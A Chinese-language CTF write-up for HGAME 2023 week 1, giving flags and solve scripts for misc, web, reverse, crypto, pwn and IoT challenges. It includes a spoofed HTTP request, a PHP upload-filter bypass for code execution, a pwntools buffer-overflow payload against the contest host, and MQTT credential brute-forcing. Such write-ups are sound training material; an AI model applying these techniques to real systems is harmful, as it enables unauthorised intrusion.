hgame——week1

1，misc

1，sign in

送分，base64，hgame{Welcome_To_HGAME2023!}

2，e99p1ant_want_girlfriend

提示crc有问题改宽高，hgame{e99p1ant_want_a_girlfriend_qq_524306184}


3，神秘的海报


得到一张图片，lsb查看一下，获得前半个flag和一个网址，通过科学上网发现一个音频，下载，用

Audacity打开，没有任何东西，想到steghide，提取发现有密码，想爆破，往前面看看，将lsb后文中的英文翻译，说密码是约定的，我试了一下，hgame开赛时间230105，不对，再试了一下123456，得到flag


4，Where am I

下载得到pcap文件，以为是流量查询，看http，用strings | grep命令，全部失败，最后到处对象，得到两个文件，用winhex查看，发现一段rar的内容，复制粘贴出来，发现需要密码，猜测是rar压缩包伪加密，找到第24个字节，该字节尾数为4表示加密，0表示无加密，将尾数改为0即可破解伪加密。





得到一张全黑的图片，使用自带预览打开更多信息发现gps，



根据题目要求改成对应的格式得到flag，

hgame{116_24_1488_E_39_54_5418_N}

2，web

1，Classic Childhood Game

查看源码，找到16进制的转成字符，获得flag

2，Become A Member

http的考点，修改user-agent，修改cookie，修改referer，最后要求以什么登录，把post改为get

```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:30970
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Cute-Bunny
Cookie:code=Vidar
Referer:bunnybunnybunny.com
X-Forwarded-for:127.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=vmj54ocn46glajn61aflkk545n
Connection: close
Content-Length: 47

{
  "username":"luckytoday",
  "password":"happy123"
}
```

```
<div class="wrap">
  <div class="left">
    <div class="header">
      <div class="inner-header flex">

        <svg version="1.1" class="logo" baseProfile="tiny" id="Layer_1" xmlns="
        http://www.w3.org/2000/svg"
        xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 500 500"
        xml:space="preserve">
          <path fill="#FFFFFF" stroke="#000000" stroke-width="10" stroke-miterlimit="10"
          d="M57,283" />
          <g>
            <path fill="#fff"
            d="
            M250.4,0.8C112.7,0.8,1,112.4,1,250.2c0,137.7,111.7,249.4,249.4,249.4c137.7,0,
            249.4-111.7,249.4-249.4
            C499.8,112.4,388.1,0.8,250.4,0.8z
            M383.8,326.3c-62,0-101.4-14.1-117.6-46.3c-17.1-34.1-2.3-75.4,13.2-104.1
            c-22.4,3-38.4,9.2-47.8,18.3c-11.2,10.9-13.6,26.7-16.3,45c-3.1,20.8-6.6,44.4-2
            5.3,62.4c-19.8,19.1-51.6,26.9-100.2,24.611.8-39.7
            c35.9,1.6,59.7-2.9,70.8-13.6c8.9-8.6,11.1-22.9,13.5-39.6c6.3-42,14.8-99.4,141
            .4-99.4h41L333,166c-12.6,16-45.4,68.2-31.2,96.2
            c9.2,18.3,41.5,25.6,91.2,24.211.1,39.8C390.5,326.2,387.1,326.3,383.8,326.3z"
            />
          </g>
        </svg>
        <h1>
          hgame{H0w_ArE_Y0u_T0day?}
        </h1>
      </div>
      <div>
        <svg class="waves" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="
        http://www.w3.org/1999/xlink"
        viewBox="0 24 150 28" preserveAspectRatio="none" shape-rendering="auto">
          <defs>
            <path id="gentle-wave" d="M-160 44c30 0 58-18 88-18s 58 18 88 18 58-18 88-18
            58 18 88 18 v44h-352z" />
          </defs>
          <g class="parallax">
```

获得flag——hgame{H0w_ArE_Y0u_T0day?}

3，Guess Who I Am

直接写爬虫，不同于那些计算的爬虫，代码被后来的脚本覆盖了，不想再写一遍，也可以手撸

4，Show Me Your Beauty

文件上传，一开始想复杂了，用ini文件，png的二次渲染，发现只是ban了php，用<?php@来代替<?php ,然后rce读取

3，reverse

1，test your IDA

用IDA打开得到flag

2，easyasm

汇编语言：经过加密，写脚本解密

```
encrypted =
[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0
x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
decrypted = ""
for c in encrypted:
    decrypted += chr(c ^ 0x33)
print(decrypted)
```

3，easyenc

```
v8 = [0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00,0x00, 0x05, 0xF0, 0xAD,
0x07, 0x06, 0x17, 0x05,0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01,0xEA,
0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC,0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05,
0x07, 0x06]
result = ''
for i in range(len(v8)):
    c = v8[i] + 86
    if c>255:
        c = c-256
    c = c ^ 0x32
    result += chr(c)
print(result)
```

4，encode

```
#include<bits/stdc++.h>
using namespace std;
unsigned char k[] =
{
  0x08,    0x06,    0x07,
    0x06,    0x01,
  0x06,    0x0D,    0x06,
    0x05,    0x06,
  0x0B,    0x07,    0x05,
    0x06,    0x0E,
  0x06,    0x03,    0x06,
    0x0F,    0x06,
```

```
  0x04,    0x06,    0x05,
    0x06,    0x0F,
  0x05,    0x09,    0x06,
    0x03,    0x07,
  0x0F,    0x05,    0x05,
    0x06,    0x01,
  0x06,    0x03,    0x07,
    0x09,    0x07,
  0x0F,    0x05,    0x06,
    0x06,    0x0F,
  0x06,    0x02,    0x07,
    0x0F,    0x05,
  0x01,    0x06,    0x0F,
    0x05,    0x02,
  0x07,    0x05,    0x06,
    0x06,    0x07,
  0x05,    0x06,    0x02,
    0x07,    0x03,
  0x07,    0x05,    0x06,
    0x0F,    0x05,
  0x05,    0x06,    0x0E,
    0x06,    0x07,
  0x06,    0x09,    0x06,
    0x0E,    0x06,
  0x05,    0x06,    0x05,
    0x06,    0x02,
  0x07,    0x0D,    0x07
};
char a[50];
int main()
{
    for (int i = 0; i < 50; i++)
    {
        a[i] = k[2 * i] + k[2 * i + 1] * 16;
    }
    printf("%s", a);
}
```

5，a_cup_of_tea

```
#include <stdio.h>
#include <stdint.h>
#include<bits/stdc++.h>
using namespace std;
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t delta = 0x543210dd;
    uint32_t v0 = v[0], v1 = v[1], sum = -delta * 32;
    for (int i = 0; i < 32; i++) {
        v1 -= ((v0 + k[2]) << 4) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]); //v1 += (sum
+ v0) ^ ((v0 >> 5) + 0x45678901) ^ (16 * (v0 + 0x3456789));
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]); //v0 += (sum
+ v1) ^ (16 * v1 + 0x12345678) ^ ((v1 >> 5) + 0x23456789);
        sum += delta;
    }
    v[0] = v0;
    v[1] = v1;
}
```

```
int main() {
    uint32_t k[4] = {0x12345678, 0x23456789, 0x3456789, 0x45678901};
//加密后的flag
unsigned char cipher[] = {
0x9D, 0x82, 0x63, 0x2E, 0x0F, 0x40, 0x4E, 0xC1,
0xB9, 0xBF, 0x39, 0x9B, 0x14, 0x8B, 0x1F, 0x5A,
0xDE, 0x6D, 0x88, 0x61, 0xCF, 0xC6, 0x65, 0x65,
0x64, 0x4F, 0x06, 0x9F, 0xF6, 0x43, 0x6A, 0x23,
0x4F
};
    for (int i = 0; i < 4; i++)
        decrypt((uint32_t*)cipher + i * 2, k);
    printf("%s", cipher);
    return 0;
}
//(uint32_t*)(cipher+i*8) //先标记位置再转换类型
//(uint32_t*)cipher+i*2 //先转换类型再取位数
```

4，crypto

1，神秘的电话

将音频用Audacity打开，获得摩斯密码，再将txt中的用cyberchef打开，自动解码，“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”

字符反转，然后栅栏密码18栏，最后维吉尼亚解码，北欧终点想不到有什么联系，问了学长之后，查看vidar官网才知道是Vidar，获得了key，维吉尼亚解码获得flag

2，RSA

```
from Crypto.Util.number import *

# flag = open('flag.txt', 'rb').read()

# p = getPrime(512)
# q = getPrime(512)
# n = p*q
e = 65537
# m = bytes_to_long(flag)
# c = pow(m, e, n)
# print(f"c={c}")
# print(f"n={n}")
p =
112391349878049935867635590281872450576525502195152017686447707338690881853207409384501788161383948443297233114335498994997957756559212616640879970972948 13

q =
120229126614209415925697517318026393750884274634301622521130826196178370109130025154502236569428363780411221638333590979109356384234640062528142669591289 53
```

```
c =
110674792674017748243232351185896019660434718342001686906527789876264976328686134101972125493938434992787002915562500475480693297360867681000092725583284616353543422388489208114545007138606543678040798651836027433383282177081034151589935024292017207209056829250152219183518400364871109559825679273502274955582
n =
135127138348299757374196447062640858416920350098320099993115949719051354213545596643216739555453946196078110834726375475981791223069451364024181952818056802089567064926510294124594174478123216516600368334763849206942942824711531334239106807454086389211139153023662266125937481669520771879355089997671125020789
x = p-1
y = q-1
d = inverse(e, x*y)
flag = pow(c, d, n)
print(flag)
```

然后转字符获得flag

3，Be Stream

```
# -*-coding:utf-8-*-
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
STREAM = {0: key[0] % 256, 1: key[1] % 256}
tmp1 = key[0] % 256
tmp2 = key[1] % 256

import tqdm
import gmpy2

for i in tqdm.trange(2, 23 ** 6 + 1):
    tmp = (tmp1 * 7 + tmp2 * 4) % 256
    tmp1 = tmp2
    tmp2 = tmp
    if gmpy2.iroot(i, 6)[1]:
        STREAM[i] = tmp2

def stream(i):
    if i == 0:
        return key[0]
    elif i == 1:
        return key[1]
    else:
        return (stream(i - 2) * 7 + stream(i - 1) * 4)


enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
flag = b''

for i in range(len(enc)):
    water = STREAM[(i // 2) ** 6] % 256
    flag += bytes([water ^ enc[i]])

print(flag)
```

4，兔兔的车票

审计代码，发现程序会生成三张随机图片并存储在列表 nonce 中。然后，它会打乱列表 index 中的数字，并使用这些数字来打开 "source/pictureX.png" 文件（其中 X 是打乱后的索引）。接着，它会随机选择一张图片（在 nonce 列表中）并将其与当前打开的图片进行异或运算。最后，它会将加密后的图片保存到 "pics/encX.png" 文件中，一开始想着用nonce作为密钥来解密，然后想了好久，（不做密码，太菜了）得出可以将图片进行异或解密，从而达到不用密钥的方法

```
from PIL import Image

image1 = Image.open("pics/enc1.png")
image2 = Image.open("pics/enc6.png")

result = Image.new(image1.mode, image1.size)
pixels = result.load()

for x in range(image1.width):
    for y in range(image1.height):
         pixel1 = image1.getpixel((x, y))
         pixel2 = image2.getpixel((x, y))
         new_pixel = tuple([p1 ^ p2 for p1, p2 in zip(pixel1, pixel2)])
         pixels[x, y] = new_pixel

result.save("result.png")
```

获得含有flag的图片，hgame{Oh_my_Ticket}

5，pwn

1,test_nc

直接nc，ls，cat flag

获得flag

2，easy_overflow

先用ida看附件，然后linux下gdb，将main设为断点

```
from pwn import*
io = process("./vuln")
payload = b'A' * 24 + p64(0x0040118C) + p64(0x00401176)
#gdb.attach(io, "b read")
#sleep(1)
io.sendline(payload)
io.interactive()
```

发现有close（1）

exec 1>&2绕过

```
from pwn import*
io = remote(" week-1.hgame.lwsec.cn",31063)
payload = b'A' * 24 + p64(0x0040118c) + p64(0x00401176)
#gdb.attach(io, "b read")
#sleep(1)
io.sendline(payload)
io.interactive()
```

ls，cat flag

6，iot

1，Help the uncle who can't jump twice

现学iot，太难了，qaq

下载附件获得txt文件，估计是密码本机型爆破，使用mqtt-pwn进行爆破，获得username：Vergil，password：power，再打开mqtt连接，订阅消息Nero得到flag